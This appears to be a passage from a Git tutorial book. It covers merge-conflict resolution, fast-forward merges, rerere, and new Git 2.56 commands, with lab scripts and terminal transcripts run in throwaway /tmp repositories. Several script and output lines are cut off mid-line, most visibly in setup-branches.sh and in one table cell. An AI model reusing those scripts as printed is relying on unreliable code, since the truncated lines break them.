Edit the file in `nvim`. Remove every `<<<<<<<`, `=======`, `>>>>>>>` (and `|||||||` if present). Leave the code you want.

```
git add src/ping.py
git status          # "all conflicts fixed"
git commit          # default message is "Merge branch 'feat/ping-json'"
```

Git opens `core.editor` for the merge message if you omit `-m`. A conventional subject is optional here; merge commits are often left as Git's default so `git log --first-parent` stays readable.

Abort vs continue

```
git merge --abort     # give up; back to pre-merge
```

After `git add`, there is no `--continue` for merge; `git commit` finishes it. Rebase *does* use `--continue` (chapter 9).

Binary files and deletes

`git status` will say `deleted by them` or `added by us`. Pick a side:

```
git restore --ours --worktree --staged path
git restore --theirs --worktree --staged path
git rm path
```

Then `git add` / `git commit` as usual.

Teams

A conflict is a **data** problem (two diffs) plus a **people** problem (whose behavior should win). On a forge, the same markers appear in the pull-request UI. Resolve on your laptop, commit, push. Do not resolve only in the UI if you cannot run the tests; Linux is where `desk-api` actually runs.

`rerere` (chapter 2) records how you resolved a hunk and reapplies it if the same conflict comes back. Leave it enabled.

After the merge

```
git log --oneline --graph --decorate --all
git branch -d feat/ping-json
```

`-d` succeeds once the work is reachable from `main`.

Fast-Forward for Clean History

Creating a Fast-Forward Merge for a Clean History

After this page you can keep `main` a straight line when the feature branch is ahead of it.

When a fast-forward is possible

`main` has not moved since you branched. Every commit on the feature is a descendant of `main`.

```
before --ff-only                    after --ff-only

A ← B ← C          main             A ← B ← C ← D ← E   main
          ← D ← E  feat                         feat
```

```
cd ~/desk/desk-api
git switch main
git merge --ff-only feat/ping-json
```

`--ff-only` **fails** if Git would need a merge commit. That is the setting you already put in `pull.ff only` for pulls. Use it on purpose for local merges when you want a linear `main`.

If it fails

Someone committed to `main` while you worked. Options:

1. Merge anyway (`git merge feat/ping-json`) → merge commit, history shows the join.
2. Rebase the feature onto `main` (chapter 9), then `--ff-only`.
3. `git merge --no-ff feat/ping-json` → always a merge commit (Git Flow release style).

See it

```
git log --oneline --graph --decorate
```

A fast-forward looks like a single chain. A merge commit is a join with two parents.

`first-parent`

```
git log --first-parent --oneline
```

Walks only `^1`. After `--no-ff` merges, this is "what landed on `main`." After a fast-forward, it is the same as a normal log. Chapter 15 picks a branching strategy; this page is the mechanism that strategy will call.

Hands-On: A Real Merge Conflict

Hands-On: Simulate a Real Merge Conflict

Two branches edit `src/ping.py` on Linux. You merge, resolve markers, and delete the feature branch.

Setup

Start from a clean `~/desk/desk-api` (chapter 3 hands-on).

```
cd ~/desk/desk-api
git switch main
git status
```

Branch A — JSON ping

```
git switch -c feat/ping-json
cat > src/ping.py <<'EOF'
def ping():
    return {"status": "ok"}
EOF
git add src/ping.py
git commit -m "feat(ping): return a dict"
git switch main
```

Branch B — string change on main

```
cat > src/ping.py <<'EOF'
def ping():
    return "OK"
EOF
git add src/ping.py
git commit -m "feat(ping): shout the status"
```

`main` and `feat/ping-json` have diverged.

```
A ← B ← C ← shout     main           ping.py returns "OK"

            dict      feat/ping-json  ping.py returns {"status": "ok"}
```

Merge and conflict

```
git merge feat/ping-json
git status
cat src/ping.py
```

You should see markers. Open the file in `nvim` (or your editor) and make it:

```
def ping():
    return {"status": "OK"}
```

No marker lines left.

```
git add src/ping.py
git commit -m "merge feat/ping-json"
git log --oneline --graph --decorate -8
git branch -d feat/ping-json
```

Done when

- `git status` is clean on `main`
- `src/ping.py` returns a dict with `"OK"`
- `feat/ping-json` is deleted
- `git log --graph` shows a merge commit (two parents)

If you want to retry: `git reset --hard` to the commit before the merge (only on this lab clone), or copy the repo and run the page again. Chapter 9 rebases this same divergence into a straight line instead.

mergetool

mergetool

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git mergetool`, `nvimdiff`, `meld` on Linux.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

ours, theirs, and Renames

ours, theirs, and Renames

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `--ours` / `--theirs`, rename detection, `merge.renamelimit`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Orphan Branches

Orphan Branches

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git switch --orphan` for `gh-pages`-style roots.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

Comparing Branches

Comparing Branches

This page is a stub. Prose, labs, and diagrams come in a later writing pass.

Outline

- `git log A..B`, `git diff A...B`, `git merge-base`.

> **Note**
>
> Core Git depth (Linux host). See `content/_planning/SYLLABUS.md`.

rerere: reuse recorded conflict resolutions

rerere: reuse recorded conflict resolutions

After this page you can enable `rerere`, watch it record a conflict resolution into `.git/rr-cache`, see it autoresolve the same conflict on a later merge or rebase, and know the gotcha that autoresolve updates the *worktree* but not the *index* until you `git add`.

Thesis

Long-lived topic branches collide with `main` in the same hunks again and again: you merge `main` to test, resolve, then reset the test merge so history stays clean — and weeks later the real merge shows the *same* conflict markers. **rerere** (*reuse recorded resolution*) stores the conflicted blob and your hand resolution the first time, and reapplies that resolution when the same conflicted automerge appears again.

Nothing about rerere is magical: it keys on conflict-marker shapes. Enable it, resolve once carefully, and let merge/rebase invoke it for you. Always re-read the autoresolved file before you stage it.

Verified below with **git 2.47.3**.

Enable it

```
git config rerere.enabled true          # this repo
# or: git config --global rerere.enabled true
```

Without that setting, `git rerere` is a no-op and merge does not record anything. Optional companions from the docs and config:

Knob	Effect
`rerere.enabled`	Master switch
`rerere.autoupdate`	Also stage autoresolved paths (off by default — prefer reviewing first)
`gc.rerereResolved` / `gc.rerereUnresolved`	Age before `git rerere gc` prunes records (defaults 60 / 15 days)

Mental model

```
first conflict                          later identical conflict

 automerge writes markers      rr-cache/<id>/preimage


 you edit to a resolution  →  postimage recorded


 git add && commit merge       merge/rebase runs rerere
                               worktree file rewritten to postimage
                               index STILL unmerged until you git add
```

`git merge` and `git rebase` call rerere for you on conflict and again when you commit. You rarely type `git rerere` by hand except to inspect (`status`, `diff`, `remaining`) or to forget a bad recording.

Lab: record once, reuse once

```
#!/usr/bin/env bash
# Recreate the verified rerere demo (git 2.47.x).
set -euo pipefail
rm -rf /tmp/rerere-demo && mkdir /tmp/rerere-demo && cd /tmp/rerere-demo
git init -b main
git config user.name t
git config user.email t@t
git config rerere.enabled true

printf 'line1\nshared\nline3\n' > f.txt
git add f.txt && git commit -m 'add f'

git checkout -b side
printf 'line1\nside-change\nline3\n' > f.txt
git commit -am 'side'

git checkout main
printf 'line1\nmain-change\nline3\n' > f.txt
git commit -am 'main'

# First conflict
git merge side || true
printf 'line1\nresolved-once\nline3\n' > f.txt
git add f.txt
git commit --no-edit
```

```
echo "rr-cache after first resolve:"
ls .git/rr-cache

# Blow away the test merge; remake the conflict
git reset --hard HEAD~1
git merge side || true
echo "=== f.txt after second merge ==="
cat f.txt
echo "=== rerere remaining (still unmerged until add) ==="
git rerere remaining
```

On the authoring box the second merge already showed the hand resolution in the worktree:

```
rr-cache after first:
45e3c3ce1dfb6add789ce04005bf9a7d1e3e323f
=== f.txt after second merge (rerere auto?) ===
line1
resolved-once
line3
=== rerere status ===
=== rerere remaining ===
f.txt
```

Read that carefully: **`f.txt` content is already `resolved-once`**, yet `git rerere remaining` still lists `f.txt`. Remaining means "not yet recorded as fully settled in this conflict" — and because the index is still unmerged, you must `git add f.txt` (after a sanity `git diff`) before `git commit`. Autoresolve is not autoresolve-and-stage unless `rerere.autoupdate` is on.

Commands you actually use

```
git rerere status      # paths whose resolution will be recorded
git rerere diff        # see the resolution vs the conflicted preimage
git rerere remaining   # still conflicted / not autoresolved cleanly
git rerere forget PATH # drop a bad recording for this conflict
git rerere gc          # prune old rr-cache entries
git rerere clear       # wipe metadata for an aborted merge (also run by merge --abort)
```

Where it helps — and where it lies

Helps

- Topic branches that repeatedly merge or rebase onto a moving `main`.
- The "test-merge then `reset --hard HEAD^`" workflow the man page describes: same conflict returns at final merge time.

- Rebases that replay the same conflicting commit onto an updated upstream.

Lies / fails

- Conflict markers that already appear as literal text in the file (rerere keys on `<<<<<<<` shapes). Raise `conflict-marker-size` in `.gitattributes` if that bites you.
- Binary conflicts and some submodule conflicts — not trackable the same way; they stay in `remaining`.
- A *wrong* first resolution, faithfully replayed forever until you `forget` it.
- Semantic drift: the markers match but the surrounding code changed meaning. Always read the autoresolved file.

Pitfalls

1. **Forgetting to enable it** before the first painful conflict — there is nothing to replay later.
2. **Trusting autoresolve without `git diff`.** Prefer default `rerere.autoupdate=false`.
3. **Leaving rr-cache out of backups you care about.** It lives in `.git/rr-cache` (not committed). Shared machines need shared discipline or a documented enable step.
4. **Assuming `remaining` empty means "committed".** It means rerere has nothing left to do; you still finish the merge.

Rebase interaction

The same recording that fixed a test merge fixes a later `git rebase main topic` when the conflicted hunks match. Rebase invokes rerere when it stops on a conflict; after you continue, the next identical patch may autoresolve again. If you abort a rebase, `rerere clear` runs as part of the abort path so half-finished metadata does not linger.

Minimal team policy

1. Document `git config --global rerere.enabled true` in the contributor guide.
2. Leave `rerere.autoupdate` off unless everyone agrees to review staged autoresolves in CI.
3. If someone records a bad resolution, `git rerere forget <path>` on the conflicted merge, fix the file, and re-record.
4. Do not commit `.git/rr-cache`; it is per-clone. Shared build users each need the enable bit.

Summary

- Turn on `rerere.enabled` for long-lived topics.
- First resolve records preimage/postimage under `.git/rr-cache`.
- Later identical conflicts rewrite the worktree automatically; **you** still stage and commit.
- Use `remaining`, `diff`, and `forget` when autoresolve is wrong or incomplete.
- Re-read every autoresolved file — marker match is not semantic proof.

Sources

- git-rerere(1)
- git-config: rerere.enabled

Git 2.56 for Daily Work

Git 2.56 for Daily Work: `add --resolved`, `branch --delete-merged`, and Friends

Thesis

Git 2.56.0 (tagged 28 September 2026) adds two commands to the end of the merge cycle that most people have been scripting by hand:

- **`git add --resolved`** stages exactly the conflicted paths you have finished, and nothing else. It refuses the whole batch if any of them still contain conflict markers.
- **`git branch --delete-merged <upstream>`** deletes local branches whose work has already landed on the upstream they track. Use `--dry-run` to preview it.

There are also three smaller tools: `git bisect run --reset-when-found` cleans up after itself, `git history drop` removes one commit from a branch (and the branches stacked on it) without an interactive rebase, and `git branch --forked` lists branches by what they track. On top of that, `git merge-base` and `git branch --contains` got faster without any change on your side.

Each new flag is a sharp, narrow tool. `--resolved` only knows what a conflict *marker* is, so it does not know whether you resolved a conflict well. `--delete-merged` only removes branches that track something other than their own push destination, and most people's branches don't. This page shows both behaviours on real repositories, so you know which of your branches and conflicts the new flags will and won't handle.

Everything below was run with `git version 2.56.0`. Earlier versions reject these options as unknown.

Mental model

```
end of a merge                                    end of a topic's life

  git status --short                               local          upstream
   M README.md   (yours, unrelated)                fix/typo      origin/main  tip reachable
  UU app.py      (resolved)                        feat/wip      origin/main  no
  UU config.toml (resolved)                        feat/x        origin/feat/x  (push target

  git add -u          stages all three            git branch --delete-merged origin
  git add --resolved  stages only the UU paths      deletes fix/typo only
                      and refuses if any still
                      has <<<<<<< / ======= / >>>>>>>
```

Command	What it does	What it does *not* do
`git add --resolved [<pathspec>]`	Stages unmerged paths that have no conflict markers left. One leftover marker anywhere and nothing is staged	It does not look at binary or modify/delete conflicts. Those have no markers, so they are staged as whatever is in the working tree
`git branch --delete-merged <pattern> [<branch-glob>…]`	Deletes local branches whose **upstream** matches `<pattern>` (a ref, a remote name meaning its `HEAD`, or a glob) and whose tip is reachable from that upstream	It skips branches that track their own push destination, branches whose upstream is gone, and squash-merged branches, all without a word
`--dry-run`	With `--delete-merged`, prints `Would delete branch …` and touches nothing	
`branch.<name>.deleteMergedFrom`	Exempts branch, and says so (`Skipping '…'`)	Does not affect `git branch -d`
`git branch --forked <pattern>`	Lists branches by upstream. It's the same match `--delete-merged` uses, without the reachability check	
`git bisect … --reset-when-found [<original_branch>]`	Ends the bisection by itself once the final bad commit is found	Can't be combined with `--no-checkout`
`git history drop <commit>`	Removes one commit and replays its descendants, including other branches stacked on top	It won't drop root or merge commits, and it won't stop for conflicts. It aborts instead

Worked examples (Cases)

Every case uses throwaway repositories under `/tmp/g256`. Source this file first so your hashes match the transcripts. It also shuts out your global config, so your aliases and `push.default` don't change the results:

```
# env.sh - source this so your hashes match the transcripts (needs git 2.56+)
export GIT_AUTHOR_NAME="Dev" GIT_AUTHOR_EMAIL="dev@example.com"
export GIT_COMMITTER_NAME="Dev" GIT_COMMITTER_EMAIL="dev@example.com"
export GIT_AUTHOR_DATE="2026-10-01T09:00:00Z" GIT_COMMITTER_DATE="2026-10-01T09:00:00Z"
export GIT_CONFIG_GLOBAL=/dev/null GIT_CONFIG_NOSYSTEM=1
export GIT_CONFIG_COUNT=2
export GIT_CONFIG_KEY_0=init.defaultBranch GIT_CONFIG_VALUE_0=main
```

```
export GIT_CONFIG_KEY_1=advice.detachedHead GIT_CONFIG_VALUE_1=false
```

Case 1: Stage what you resolved, not what you happened to touch

`git add -u` after a conflict is a habit, and it's how unrelated edits end up inside merge commits. Set up a merge with two conflicts while an uncommitted note sits in `README.md`:

```
#!/usr/bin/env bash
# setup-conflict.sh - a merge with two conflicted files and one unrelated local edit
set -euo pipefail
rm -rf /tmp/g256/conflict && mkdir -p /tmp/g256/conflict && cd /tmp/g256/conflict
git init -q
printf 'port = 8080\nlog = "info"\n' > config.toml
printf 'def greet():\n    return "hello"\n' > app.py
printf '# demo\n' > README.md
git add . && git commit -qm "base"
git switch -qc feature
printf 'port = 9090\nlog = "info"\n' > config.toml
printf 'def greet():\n    return "hello, world"\n' > app.py
git commit -qam "feature: new port and greeting"
git switch -q main
printf 'port = 8081\nlog = "info"\n' > config.toml
printf 'def greet():\n    return "hi"\n' > app.py
git commit -qam "main: different port and greeting"
echo "local note, not part of the merge" >> README.md   # unrelated, uncommitted
git merge feature || true
```

```
$ source env.sh && ./setup-conflict.sh
Auto-merging app.py
CONFLICT (content): Merge conflict in app.py
Auto-merging config.toml
CONFLICT (content): Merge conflict in config.toml
Automatic merge failed; fix conflicts and then commit the result.
$ cd /tmp/g256/conflict
$ git status --short
 M README.md
UU app.py
UU config.toml
$ printf 'def greet():\n    return "hello, world"\n' > app.py
$ git add --resolved; echo "exit=$?"
fatal: the following paths still have conflict markers:
    config.toml

exit=128
$ git status --short
```

```
 M README.md
UU app.py
UU config.toml
$ printf 'port = 9090\nlog = "info"\n' > config.toml
$ git add --resolved
$ git status --short
 M README.md
M  app.py
M  config.toml
$ git add --resolved -u
fatal: options '-u/--update' and '--resolved' cannot be used together
$ git commit -q --no-edit
$ git status --short
 M README.md
```

Three things to read off this:

1. With `app.py` fixed and `config.toml` still marked, `--resolved` staged **nothing**, not even `app.py`. It is all or nothing on purpose, so the index never shows a half-finished merge as resolved.
2. Once both were clean it staged both, and `README.md` stayed `M`. The merge commit holds the merge and nothing else, and your note is still waiting in the working tree.
3. `--resolved` can't be combined with `-u` or `-A`, because those mean "stage everything tracked". You can narrow it with a pathspec: `git add --resolved src/` stages only the resolved paths under `src/`.

Case 2: Set topics up the way `--delete-merged` expects

`--delete-merged` matches on a branch's **upstream**, so it works best when each topic tracks the branch it will land on (`origin/main`) and is pushed to a branch of its own name. Git already does the first half for you. A branch started from a remote-tracking branch gets that branch as its upstream (`branch.autoSetupMerge=true` is the default). The push needs one setting:

```
$ git switch -c fix/readme origin/main
Switched to a new branch 'fix/readme'
branch 'fix/readme' set up to track 'origin/main'.
$ echo r > r.txt && git add r.txt && git commit -qm 'fix/readme'
$ git push
fatal: The upstream branch of your current branch does not match
the name of your current branch.  To push to the upstream branch
on the remote, use

    git push origin HEAD:main

To push to the branch of the same name on the remote, use
```

```
    git push origin HEAD

To choose either option permanently, see push.default in 'git help config'.

To avoid automatically configuring an upstream branch when its name
won't match the local branch, see option 'simple' of branch.autoSetupMerge
in 'git help config'.

$ git config push.default current
$ git push
To /tmp/g256/br/origin.git
 * [new branch]      fix/readme -> fix/readme
$ git branch -vv --list fix/readme
* fix/readme 08b47a1 [origin/main: ahead 1] fix/readme
```

`push.default=simple`, the default, refuses to push a branch to a name that differs from its upstream. `push.default=current` pushes `fix/readme` to `origin/fix/readme` and leaves the upstream on `origin/main`. Now `git status` says how far you are from `main`, which is the comparison you care about for a topic. Once the work is merged, `--delete-merged origin` will recognise it.

Case 3: Preview, then sweep

This script builds a clone with eight topic branches (plus `main`), covering every state you'll meet: merged, unfinished, squash-merged, tracking its own remote branch, upstream deleted, checked out in another worktree, opted out, and tracking a release branch that never got the fix:

```
#!/usr/bin/env bash
# setup-branches.sh - a clone with eight local branches in different states
set -euo pipefail
rm -rf /tmp/g256/br && mkdir -p /tmp/g256/br && cd /tmp/g256/br
git init -q --bare origin.git
git clone -q origin.git work 2>/dev/null && cd work
echo base > app.txt && git add app.txt && git commit -qm "base" && git push -q origin main

topic() {  # topic <branch> <upstream>: branch from origin/main tracking <upstream>, one com
  git switch -qc "$1" --track "$2" 2>/dev/null || git switch -qc "$1" origin/main
  echo "$1" > "${1//\//-}.txt" && git add . && git commit -qm "$1"
}

# 1. merged: tracks origin/main, merged upstream with a merge commit
topic fix/typo origin/main;        git push -q origin fix/typo
# 2. not merged yet
topic feat/wip origin/main
# 3. squash-merged upstream (different commit, same content)
topic feat/squashed origin/main;   git push -q origin feat/squashed
# 4. tracks its own remote branch, merged, then the remote branch was deleted
```

```
git switch -qc feat/gone origin/main && echo gone > gone.txt && git add . && git commit -qm
# 5. tracks its own remote branch, merged, remote branch still there
git switch -qc feat/same-name origin/main && echo same > same.txt && git add . && git commit
# 6. merged, but checked out in a linked worktree
topic fix/in-worktree origin/main; git push -q origin fix/in-worktree
# 7. merged, but opted out
topic feat/round-two origin/main;  git push -q origin feat/round-two
git config branch.feat/round-two.deleteMerged false
# 8. merged into main, tracks a release branch that does not have it
git push -q origin main:release/1.0
git fetch -q
topic fix/backport origin/release/1.0; git push -q origin fix/backport
git switch -q main

# "upstream" merges everything except feat/wip; feat/squashed is squashed
rm -rf ../hub && git clone -q ../origin.git ../hub 2>/dev/null && cd ../hub
for b in fix/typo feat/gone feat/same-name fix/in-worktree feat/round-two fix/backport; do
  git merge -q --no-ff --no-edit "origin/$b" >/dev/null
done
git merge -q --squash origin/feat/squashed >/dev/null 2>&1 && git commit -qm "feat/squashed
git push -q origin main
git push -q origin --delete feat/gone
cd ../work
git fetch -q --prune
git worktree add -q ../wt fix/in-worktree
```

```
$ source env.sh && ./setup-branches.sh && cd /tmp/g256/br/work
$ git branch -vv
  feat/gone       db5921d [origin/feat/gone: gone] feat/gone
  feat/round-two  e157f1f [origin/main: behind 12] feat/round-two
  feat/same-name  0401489 [origin/feat/same-name] feat/same-name
  feat/squashed   d74a4cc [origin/main: ahead 1, behind 13] feat/squashed
  feat/wip        2fc13cf [origin/main: ahead 1, behind 13] feat/wip
  fix/backport    d76cc42 [origin/release/1.0: ahead 1] fix/backport
+ fix/in-worktree 15ead81 (/tmp/g256/br/wt) [origin/main: behind 12] fix/in-worktree
  fix/typo        fdcf8be [origin/main: behind 12] fix/typo
* main            9d063a9 [origin/main: behind 13] base
$ git branch --forked origin/main
  feat/round-two
  feat/squashed
  feat/wip
+ fix/in-worktree
  fix/typo
* main
$ git branch --dry-run --delete-merged origin
Skipping 'feat/round-two' (branch.feat/round-two.deleteMerged is false)
```

```
Would delete branch fix/typo (was fdcf8be).
$ git branch --dry-run --delete-merged origin 'fix/*'
Would delete branch fix/typo (was fdcf8be).
$ git branch --delete-merged origin
Skipping 'feat/round-two' (branch.feat/round-two.deleteMerged is false)
Deleted branch fix/typo (was fdcf8be).
$ git branch --list
  feat/gone
  feat/round-two
  feat/same-name
  feat/squashed
  feat/wip
  fix/backport
+ fix/in-worktree
* main
```

Read the result branch by branch:

Branch	Outcome	Why
`fix/typo`	**deleted**	Tracks `origin/main`, and its tip is reachable from it
`feat/round-two`	kept, *reported*	`branch.feat/round-two.deleteMe`
`fix/in-worktree`	kept, silent	Checked out in `/tmp/g256/br/wt`
`feat/wip`	kept, silent	Not merged yet
`feat/squashed`	kept, silent	A squash merge creates a new commit, so the branch tip is never reachable from `origin/main`
`feat/same-name`, `main`	kept, silent	`git push` would update their own upstream. Right after a pull, such a branch is always "merged", so Git refuses to guess
`feat/gone`	kept, silent	Its upstream `origin/feat/gone` was pruned after the merge
`fix/backport`	kept, silent	Merged into `main`, but its upstream `origin/release/1.0` doesn't have it

Passing `origin` means "the branch `origin/HEAD` points at", so `origin/main` here. `'origin/*'` widens the match to every upstream on that remote, and you can repeat `--delete-merged` to name several. A trailing `'fix/*'` limits which *local* branches are even considered. `--forked` uses the same upstream match as a listing filter, so `git branch --forked origin/main` is a cheap way to see the candidates before anything is checked for reachability.

Deleted branches print their old tip (`was fdcf8be`). Until `gc` prunes the commits, `git branch fix/typo fdcf8be` puts it back.

Case 4: A bisect that cleans up after itself

`git bisect run` used to leave you on a detached `HEAD` in the middle of the bisection state until you remembered `git bisect reset`. Now it can finish the job:

```
#!/usr/bin/env bash
# setup-bisect.sh - 16 commits; commit 11 breaks check.sh
set -euo pipefail
rm -rf /tmp/g256/bisect && mkdir -p /tmp/g256/bisect && cd /tmp/g256/bisect
git init -q
printf '#!/bin/sh\ngrep -q "^limit=10$" limits.conf\n' > check.sh && chmod +x check.sh
echo "limit=10" > limits.conf
git add . && git commit -qm "c1: add check"
for i in $(seq 2 16); do
  [ "$i" -eq 11 ] && echo "limit=100" > limits.conf
  echo "change $i" >> CHANGELOG && git add . && git commit -qm "c$i"
done
git switch -qc topic && git switch -q main
```

```
$ source env.sh && ./setup-bisect.sh && cd /tmp/g256/bisect
$ git switch -q topic
$ git bisect start main main~15
Bisecting: 7 revisions left to test after this (roughly 3 steps)
[977dff1cd080a1d2dc267fd03fad3d5bd34aedae] c8
$ git bisect run --reset-when-found ./check.sh
running './check.sh'
Bisecting: 3 revisions left to test after this (roughly 2 steps)
[17edb82aa1019346897ab8763f8baf74af113808] c12
running './check.sh'
Bisecting: 1 revision left to test after this (roughly 1 step)
[e7ccdbe0a5c6e71b2fea6e0f448dc4aba80c7f52] c10
running './check.sh'
Bisecting: 0 revisions left to test after this (roughly 0 steps)
[09ee7e9ff3cff397a539e7e73d2b9ac5d3a6ff5f] c11
running './check.sh'
09ee7e9ff3cff397a539e7e73d2b9ac5d3a6ff5f is the first 'bad' commit
commit 09ee7e9ff3cff397a539e7e73d2b9ac5d3a6ff5f
```

```
Author: Dev <dev@example.com>
Date:   Thu Oct 1 09:00:00 2026 +0000

    c11

 CHANGELOG   | 1 +
 limits.conf | 2 +-
 2 files changed, 2 insertions(+), 1 deletion(-)
bisect found first 'bad' commit
$ git status --short --branch
## topic
$ git bisect log
error: We are not bisecting.
$ git bisect start --reset-when-found=found main main~15
Bisecting: 7 revisions left to test after this (roughly 3 steps)
[977dff1cd080a1d2dc267fd03fad3d5bd34aedae] c8
$ git bisect run ./check.sh >/dev/null
$ git status --short --branch
## HEAD (no branch)
$ git log -1 --oneline
09ee7e9 c11
```

`--reset-when-found` (that is, `=original`) put us back on `topic`, with no bisection state left: `We are not bisecting.` `=found` leaves the culprit checked out (detached at `09ee7e9 c11`) and still clears the state. That's what you want when the next step is `git show` or a build of the bad commit. You can give the option to `bisect start`, as in the second run, or to `bisect run`. It's refused with `--no-checkout` (`options '--reset-when-found' and '--no-checkout' cannot be used together`), because there is no checkout to return from.

Case 5: Drop one commit without an interactive rebase

`git history` is still marked experimental. 2.56 adds `drop` next to `reword`, `split`, and `fixup`:

```
#!/usr/bin/env bash
# setup-history.sh - a short topic with one commit that should never have happened
set -euo pipefail
rm -rf /tmp/g256/hist && mkdir -p /tmp/g256/hist && cd /tmp/g256/hist
git init -q
echo "app" > app.txt && git add . && git commit -qm "base"
git switch -qc feat/report
echo "query"  > query.sql  && git add . && git commit -qm "add report query"
echo "debug=1" > .env.local && git add . && git commit -qm "WIP: local debug settings"
echo "render" > render.py  && git add . && git commit -qm "render report"
git branch feat/report-ui                       # a branch stacked on top
echo "ui" > ui.js && git switch -q feat/report-ui && git add . && git commit -qm "report UI"
git switch -q feat/report
```

```
$ source env.sh && ./setup-history.sh && cd /tmp/g256/hist
$ git log --oneline --decorate --graph feat/report-ui
* 4ff5f05 (feat/report-ui) report UI
* 6021dd1 (HEAD -> feat/report) render report
* e3d4de1 WIP: local debug settings
* 99efa11 add report query
* e135d0b (main) base
$ git history drop HEAD~1 --dry-run
update refs/heads/feat/report 5c85b08fe93e8dcbebb35bcd5e0fd6b7b8b725df 6021dd1b2c922ee1fa03f
update refs/heads/feat/report-ui 83fe96025062c342ad0ad189b968ba7766bd58f1 4ff5f05abfefe16eb8
$ git history drop HEAD~1
$ git log --oneline --decorate --graph feat/report-ui
* 83fe960 (feat/report-ui) report UI
* 5c85b08 (HEAD -> feat/report) render report
* 99efa11 add report query
* e135d0b (main) base
$ ls
app.txt
query.sql
render.py
```

`--dry-run` prints the ref updates it would make, in `update-ref --stdin` form (`update <ref> <new> <old>`). The real run made the same updates: `feat/report` and the stacked `feat/report-ui` both moved, so the stack stayed in one piece. To move only the current branch, pass `--update-refs=head`. Unlike `rebase -i`, it never stops halfway. If a descendant doesn't replay cleanly, nothing changes at all:

```
$ echo 'app v2' > app.txt && git commit -qam 'bump to v2'
$ echo 'app v3' > app.txt && git commit -qam 'bump to v3'
$ git history drop HEAD~1; echo "exit=$?"
error: failed replaying descendants
exit=255
$ git log --oneline -3
9be6c5a bump to v3
97e8f92 bump to v2
5c85b08 render report
```

The `9be6c5a` on top is the same commit as before the failed command. No sequencer state is left behind and there is no `--abort` to remember. When the drop needs a real conflict resolution, use `git rebase -i`.

What you get for free

There are two speedups with no new syntax, both from the release notes:

- **`git merge-base`** now stops walking once one side's exclusive commits run out, which makes queries with a one-sided history much faster. Merges, rebases, and `git log A...B` all compute

merge bases. The same release also fixes a case where `git merge-base` (without `--all`) could return a wrong answer on repositories with v1 commit-graphs and clock skew.
- `git branch --contains` and `git for-each-ref --contains` now use the memoised traversal that `git tag --contains` already had.

The release notes describe these as significant speedups without benchmark numbers. Measure on your own repository before you quote one.

The trap

`--resolved` checks for markers. It does not check that you resolved anything. Three common conflicts break that assumption in three ways:

```
#!/usr/bin/env bash
# setup-traps.sh - three conflicts that have no conflict markers to find
set -euo pipefail
rm -rf /tmp/g256/traps && mkdir -p /tmp/g256/traps && cd /tmp/g256/traps
git init -q
printf 'Release notes\n=======\n\n- v1\n' > NOTES.md
printf 'logo\0v1' > logo.png
echo "legacy" > legacy.cfg
git add . && git commit -qm "base"
git switch -qc side
printf 'Release notes\n=======\n\n- v2\n' > NOTES.md
printf 'logo\0v2' > logo.png
echo "legacy, patched" > legacy.cfg
git commit -qam "side: notes, new logo, patch legacy.cfg"
git switch -q main
printf 'Release notes\n=======\n\n- v3\n' > NOTES.md
printf 'logo\0v3' > logo.png
git rm -q legacy.cfg
git commit -qam "main: notes, other logo, drop legacy.cfg"
git merge side || true
```

```
$ source env.sh && ./setup-traps.sh >/dev/null && cd /tmp/g256/traps
$ git status --short
UU NOTES.md
DU legacy.cfg
UU logo.png
$ printf 'Release notes\n=======\n\n- v2\n- v3\n' > NOTES.md
$ git add --resolved
fatal: the following paths still have conflict markers:
    NOTES.md

$ git add --resolved logo.png legacy.cfg
```

```
$ git status --short
UU NOTES.md
A  legacy.cfg
$ git diff --cached --stat HEAD
 NOTES.md   | Unmerged
 legacy.cfg | 1 +
 1 file changed, 1 insertion(+)
```

- **False positive.** `NOTES.md` is cleanly resolved, but its Markdown heading is underlined with exactly seven `=`. That is the same shape as a conflict separator, so `--resolved` refuses. Either stage that file explicitly after reading it (`git add NOTES.md`), or set `NOTES.md conflict-marker-size=32` in `.gitattributes` *before* merging. Git then writes 32-character markers, and seven `=` no longer looks like one.
- **Silent "resolution" of a binary.** `logo.png` was `UU`, and now it isn't listed at all. `--resolved` staged the working-tree copy, which for a binary conflict is *ours*. The staged diff against `HEAD` is empty, so their logo is gone without a trace.
- **Silent resurrection.** `legacy.cfg` was deleted on `main` and modified on `side` (`DU`). It has no markers, so `--resolved` staged the surviving copy (`A legacy.cfg`) and brought back a file your branch had deleted on purpose.

The other trap is the flip side of Case 3: **`--delete-merged` is quiet about everything it doesn't delete.** If your team's flow is "push to `origin/<same-name>`, squash-merge on the forge, delete the remote branch", none of your branches qualify. They all track their own push destination, are squash-merged, or have a pruned upstream. The command prints nothing and deletes nothing, which looks the same as having nothing to clean up.

The boring rule

> After a conflicted merge, run `git status --short` and deal with every `DU`, `UD`, `AA`, and binary `UU` deliberately (`git checkout --ours/--theirs <path>`, or `git rm`). Then use `git add --resolved` for the text files and read any refusal it gives you. Never `git add -u` or `git add .` in the middle of a merge.
>
> Start topics from `origin/main`, set `push.default=current`, and clean up with `git fetch --prune && git branch --dry-run --delete-merged origin` before the real run. Mark long-lived topics with `branch.<name>.deleteMerged=false`. Delete squash-merged and same-name branches yourself with `git branch -D` after checking `git log origin/main..<branch>`.

Try this

1. Rerun Case 1, but after resolving both files use `git add -u` instead of `--resolved`. Commit with `git commit --no-edit`, then run `git show --stat HEAD` and find `README.md`, your unrelated note, inside the merge commit.

2. Copy `setup-traps.sh` and add `echo 'NOTES.md conflict-marker-size=32' > .gitattributes` just before the `base` commit. Rerun it, resolve `NOTES.md` the same way, and confirm that `git add --resolved NOTES.md` now succeeds while `logo.png` and `legacy.cfg` stay unmerged.
3. In the Case 3 clone, run `git branch --forked 'origin/*' -vv` and predict, before running it, what `git branch --dry-run --delete-merged 'origin/*'` will print.
4. In the Case 3 clone, run `git cherry origin/main feat/squashed` and `git cherry origin/main feat/wip`. A `-` line means an equivalent patch is already upstream, which is the evidence you want before `git branch -D` on a squash-merged branch.
5. Write a `git sweep` alias that runs `fetch --prune`, then `branch --dry-run --delete-merged origin`, asks `y/N`, and only then runs the real thing.

Sources

